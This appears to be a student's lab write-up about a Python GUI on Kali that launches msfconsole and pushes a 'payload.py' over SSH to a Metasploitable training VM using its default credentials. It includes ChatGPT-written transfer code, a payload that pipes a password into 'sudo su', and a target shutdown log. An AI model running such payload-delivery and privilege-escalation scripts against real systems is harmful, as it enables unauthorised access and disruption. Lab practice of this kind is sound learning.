
Screen shot of my GUI asking for Sudo password and transferring it to the system and MSFconsole running from my python code.




Chatgpt also proved to be very good at correcting bugs in my code.



The forth button in my GUI is serving as a placeholder for everything I failed to learn in the class. This button triggers file 5.py



The code in "5.py" displays a random number that changes every .5 seconds and changes background color every 1 second, has some text titles and has a link that goes to <https://www.lawfareblog.com/support-lawfare>



The last button attempts to transfer a file using ssh from Kali to Metaspolitable

Using this code

```
import paramiko

def transfer_file(filename, host, username, password):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect(hostname=host, username=username, password=password)

    sftp = ssh.open_sftp()
    sftp.put(filename, '/home/msfadmin/payload.py')
    sftp.close()
    ssh.close()

filename = '/home/kali/Attackem/payload.py'
host = '10.0.0.79'
username = 'msfadmin'
password = 'msfadmin'


transfer_file(filename, host, username, password)
```


I saw some evidence that ssh was running, and received timeout error but was unable to transfer the file.

```
(kali@kali) [~/Attackem]
$ python 6.py
Traceback (most recent call last):
  File "/home/kali/Attackem/6.py", line 18, in <module>
    transfer_file(filename, host, username, password)
  File "/home/kali/Attackem/6.py", line 6, in transfer_file
    ssh.connect(hostname=host, username=username, password=password)
  File "/usr/lib/python3/dist-packages/paramiko/client.py", line 349, in connect
    retry_on_signal(lambda: sock.connect(addr))
  File "/usr/lib/python3/dist-packages/paramiko/util.py", line 279, in retry_on_signal
    return function()
  File "/usr/lib/python3/dist-packages/paramiko/client.py", line 349, in <lambda>
    retry_on_signal(lambda: sock.connect(addr))
TimeoutError: [Errno 110] Connection timed out

(kali@kali) [~/Attackem]
$
```

Some of my work in Chatgpt on transfer my payload.

 i want python code that transfers file /home/kali/Attackem/payload.py to user msfadmin using password msfadmin into the home directory of 10.0.0.79

 Here is an example Python code that transfers the file `/home/kali/Attackem/payload.py` to the user `msfadmin` with password `msfadmin` on IP address `10.0.0.79` using the `paramiko` library:

```
python
import paramiko

def transfer_file(filename, host, username, password):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect(hostname=host, username=username, password=password)

    sftp = ssh.open_sftp()
    sftp.put(filename, '/home/msfadmin/payload.py')
    sftp.close()
    ssh.close()

filename = '/home/kali/Attackem/payload.py'
host = '10.0.0.79'
username = 'msfadmin'
password = 'msfadmin'

transfer_file(filename, host, username, password)
```

This code first establishes an SSH connection to the destination machine using the `paramiko` library. Then, it opens an SFTP session and transfers the file `filename` to the destination machine using the `put` method. Finally, it closes the SFTP session and the SSH connection.

Note that using a password in this manner is not recommended as it can be easily intercepted. Instead, consider using ssh key-based authentication for a secure transfer.

My payload file tries to get root access and then turn off the computer.


```
#python scripts that tries to turn off the computer
import os
import subprocess

def change_user_to_root():
    p = subprocess.Popen("sudo su", stdin=subprocess.PIPE, stdout=subprocess.PIPE, shell=True)
    p.stdin.write(b"msfadmin\n")
    p.stdin.flush()
    return p.communicate()[0]

if __name__ == "__main__":
    result = change_user_to_root()
    print(result.decode())
```

I used the "touch" command to create a file on the target machine and used Nano to enter the shutdown command.

My Chatgpt work, and using Nano in Metasploitable.



I triggered my payload and Metasploitable shutdown.

```
msfadmin@metasploitable:~$ sudo shutdown -h now
Broadcast message from msfadmin@metasploitable
(/dev/tty1) at 19:04 ...

The system is going down for halt NOW!
msfadmin@metasploitable:~$ * Stopping web server apache2 [ OK ]
* Stopping Tomcat servlet engine tomcat5.5 [ OK ]
* Stopping Samba daemons: nmbd smbd.
* Stopping NFS common utilities [ OK ]
* Stopping Postfix Mail Transport Agent postfix [ OK ]
* Stopping internet superserver xinetd [ OK ]
* Stopping MySQL database server mysqld
```

that was so much fun